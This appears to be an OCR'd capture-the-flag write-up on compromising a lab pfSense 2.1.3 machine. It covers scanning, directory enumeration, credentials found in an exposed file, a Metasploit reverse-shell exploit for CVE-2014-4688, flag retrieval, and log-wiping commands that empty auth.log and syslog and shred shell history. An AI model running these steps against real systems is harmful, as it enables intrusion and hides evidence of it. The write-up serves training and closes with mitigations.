
Executive Summary

The **PfSense** machine hosts a vulnerable version of **PfSense Firewall (v2.1.3)**. Initial access was obtained by using valid credentials (rohit:pfsense) found in a publicly accessible file. Exploitation of a remote code execution vulnerability using Metasploit granted root access. Key vulnerabilities included exposed configuration files and running outdated software.



Enumeration

Nmap Scan

I initiated the enumeration with an **Nmap** scan to identify open ports, services, and the operating system. The following command was used:

Command:

sudo nmap -sCV -O 10.10.10.68 -T5


Options Explained:

- -sCV: Service/version detection and default script scan.
- -O: Operating system detection.
- -T5: Aggressive timing for faster scanning.


Results:

- **Port 80 (HTTP)**: Lighttpd server detected.

- **Port 443 (HTTPS)**: Lighttpd server detected.
- **OS Detected**: Likely running a Linux-based distribution.



The presence of HTTP and HTTPS suggested the possibility of a web-based interface. Further investigation was performed on these services. So manual navigation the target ip is also done below which showed that it is interface running for an open-source firewall named pfsense:



Web Enumeration


Gobuster Scan

To discover hidden directories and files, **Gobuster** was run twice:

1. **Directory Enumeration**:


gobuster dir -u https://10.10.10.68 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k


No critical directories were discovered.



2. **File Enumeration**:

gobuster dir -u https://10.10.10.68 -x txt,conf,php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k





Key Findings:

- changelog.txt: Confirmed the web server was vulnerable.

- system-users.txt: Contained valid credentials: rohit:pfsense.

Authentication

Using the discovered credentials, I logged into the **PfSense** web interface. The version was identified as **v2.1.3**.

Exploitation

Using Metasploit

Instead of using the Python script suggested in the walkthrough, I opted for **Metasploit** to exploit the identified vulnerability (CVE-2014-4688).

Steps:

1. **Set Up Metasploit**:

msfconsole

2. **Search for Exploit**:

search pfsense

3. **Configure Exploit**:

use exploit/unix/webapp/pfsense_exec

set RHOSTS 10.10.10.68


set LHOST 10.10.14.10

set LPORT 4455


set USERNAME rohit

set PASSWORD pfsense

exploit



4. **Catch the Shell**:
    - A root shell was obtained on the target machine.



Post-Exploitation


Using the meterpreter shell, I retrieved the flags:

- **User Flag**:

  User flag was found by manually looking into /home/rohit/ directory.

- **Root Flag**:

  Root flag was found in /root/root.txt file.



```
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040775/rwxrwxr-x  512   dir   2017-10-14 15:19:40 -0400  .snap
040755/rwxr-xr-x  512   dir   2017-10-14 20:24:44 -0400  rohit

meterpreter > cd rohit
meterpreter > ls
Listing: /home/rohit
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  1003  fil   2017-10-14 20:05:36 -0400  .tcshrc
100644/rw-r--r--  32    fil   2017-10-14 20:25:03 -0400  user.txt

meterpreter > cat user.txt
8721327cc232073b40d27d9c17e7348bmeterpreter > cd /root
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  724   fil   2014-05-01 16:17:14 -0400  .cshrc
100644/rw-r--r--  0     fil   2017-10-14 15:20:25 -0400  .first_time
100644/rw-r--r--  167   fil   2014-05-01 16:02:42 -0400  .gitsync_merge.sample
100644/rw-r--r--  0     fil   2014-05-01 16:02:42 -0400  .hushlogin
100644/rw-r--r--  229   fil   2014-05-01 16:17:14 -0400  .login
100644/rw-r--r--  0     fil   2017-10-14 15:20:25 -0400  .part_mount
100644/rw-r--r--  165   fil   2014-05-01 16:02:42 -0400  .profile
100644/rw-r--r--  165   fil   2014-05-01 16:02:42 -0400  .shrc
100644/rw-r--r--  1003  fil   2017-10-14 15:20:25 -0400  .tcshrc
100644/rw-r--r--  33    fil   2017-10-18 08:48:31 -0400  root.txt

meterpreter > cat root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86
meterpreter >
```

Privilege Escalation

Privilege escalation was unnecessary as the initial exploit granted root access directly.

Cleaning Up Evidence


To minimize detection, the following steps were performed:

Remove Logs

shred -u ~/.bash_history

cat /dev/null > /var/log/auth.log


cat /dev/null > /var/log/syslog



```
[-] Unknown command: history. Run the help command for more details.
meterpreter > shred -u ~/.bash_history
[-] Unknown command: shred. Run the help command for more details.
meterpreter > cat /dev/null > /var/log/auth.log
meterpreter > cat /dev/null > /var/log/syslog
meterpreter >
```

Delete Exploitation Artifacts

As Metasploit was used for exploitation which automatically deletes the exploit from the target device as shown below:



Considerations/Mitigations

1. **Keep Software Updated**:
    - Update PfSense to the latest version to patch vulnerabilities like **CVE-2014-4688**.
2. **Restrict File Permissions**:
    - Secure sensitive files (changelog.txt and system-users.txt) and restrict public access.
3. **Implement Strong Passwords**:
    - Avoid using default or weak credentials. Enforce complex password policies.
4. **Regular Vulnerability Scans**:
    - Periodically audit services for outdated software and misconfigurations.
5. **Monitor Web Logs**:
    - Detect unusual login attempts or access to sensitive files.
6. **Enforce Secure Authentication**:
    - Implement multi-factor authentication for web interfaces.

Conclusion

The **PfSense** machine demonstrated critical security flaws, including exposed sensitive files and running outdated software. By leveraging Metasploit, a remote code execution vulnerability was exploited to gain root access. Implementing strong security measures and timely updates can mitigate such risks in the future.